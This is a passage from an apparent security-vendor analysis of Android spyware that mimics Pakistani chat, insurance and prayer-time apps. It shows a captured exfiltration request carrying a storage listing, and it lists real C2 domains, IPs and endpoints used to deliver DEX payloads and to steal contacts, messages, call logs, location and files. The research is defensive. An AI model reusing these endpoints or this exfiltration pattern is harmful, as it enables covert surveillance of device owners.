Content-Disposition: form-data; name="file"; filename="storagecache.txt"
Content-Type: text/plain
Content-Transfer-Encoding: binary

1:/storage
2:/storage/emulated
3:/storage/self
1:/storage/emulated/0
2:/storage/emulated/0/Music
3:/storage/emulated/0/Podcasts
4:/storage/emulated/0/Ringtones
5:/storage/emulated/0/Alarms
6:/storage/emulated/0/Notifications
7:/storage/emulated/0/Pictures
8:/storage/emulated/0/Pictures/Screenshots
9:/storage/emulated/0/Pictures/Screenshots/Screenshot_20200928-114026.png
10:/storage/emulated/0/Pictures/Screenshots/Screenshot_20200928-114041.png
11:/storage/emulated/0/Pictures/Screenshots/Screenshot_20201007-113857.png
12:/storage/emulated/0/Pictures/Screenshots/Screenshot_20201007-113905.png
```

Spyware exfiltrating the SD card directory listing (in the form of an HTTP POST submission in clear text, in this case)

The operators of this malicious network also registered domain names that seem to correlate with the apps they mimic. The Pakistan Chat app (as well as a few others) connect to the domain **pakchat.online**, hosted on a server in Latvia, while the fake TPL Insurance app uploads its stolen data to, and retrieves the DEX file from, the domain **tplinsurance.xyz**, hosted on a server in Bulgaria. The Pakistan Salat Time app, unusually, used a hostname from a dynamic DNS service, **kv33.zapto.org**, as its C2. That domain resolved to an IP address based in the USA.



```
http://pakchat.online/Chat_view/api/json/log_data.php            46.183.221.240
http://pakchat.online/Chat_view/api/dex/class.dex                46.183.221.240
http://pakchat.online/Chat_view/api/dex/class.dex                46.183.221.240
http://pakchat.online/Chat_view/api/dex/class.dex                46.183.221.240
http://pakchat.online/Chat_view/api/dex/class.dex                46.183.221.240
http://pakchat.online/Chat_view/api/device_info.php              46.183.221.240
http://pakchat.online/Chat_view/api/location.php                 46.183.221.240
http://pakchat.online/Chat_view/api/json/contact.php             46.183.221.240
http://pakchat.online/Chat_view/api/json/message.php             46.183.221.240
http://pakchat.online/Chat_view/api/json/call_log.php            46.183.221.240
http://pakchat.online/Chat_view/api/file_manager.php             46.183.221.240
http://pakchat.online/Chat_view/api/files_up.php                 46.183.221.240
http://tplinsurance.xyz/insurance/products/json/log_data.php     212.73.150.142
http://tplinsurance.xyz/insurance/products/dex/class_tpl.dex     212.73.150.142
http://tplinsurance.xyz/insurance/products/dex/class_tpl.dex     212.73.150.142
http://tplinsurance.xyz/insurance/products/device_info.php       212.73.150.142
http://tplinsurance.xyz/insurance/products/location.php          212.73.150.142
http://tplinsurance.xyz/insurance/products/json/contact.php      212.73.150.142
http://tplinsurance.xyz/insurance/products/json/message.php      212.73.150.142
http://tplinsurance.xyz/insurance/products/json/call_log.php     212.73.150.142
http://tplinsurance.xyz/insurance/products/file_manager.php      212.73.150.142
http://tplinsurance.xyz/insurance/products/files_up.php          212.73.150.142
```

URLs used for payload delivery and data exfiltration, and the IP addresses they use.

Watch where you get your apps

This spyware is under active development. In the course of pursuing this research, SophosLabs also found what appeared to be test versions of the spyware, presumably used by the malware author(s) to test before they merged the code with clean apps.

In the current Android ecosystem, apps are cryptographically signed as a way to certify the code originates with a legitimate source, tying the app to its developer. However, Android doesn’t do a good job exposing to the end user when a signed app’s certificate isn’t legitimate or doesn’t validate. As such, users have no easy way of knowing if an app was indeed published by its genuine developer.

This allows threat actors to develop and publish fake versions of popular apps. The existence of a large number of app stores, and the freedom of users to install an app from practically anywhere makes it even harder to combat such threats.

To avoid falling prey to such malicious apps, users should only install apps from trusted sources such as Google Play. Developers of popular apps often have a web site, which directs the users to the genuine app. Users should verify if the app was developed by its genuine developer. We also advise users to consider installing an antivirus app on their mobile device such as Sophos Intercept X for Mobile that defends their device and data from such threats.

Sophos Intercept X for Mobile detects this spyware as **Andr/Spy-BDD**. SophosLabs has published indicators of compromise on its Github page.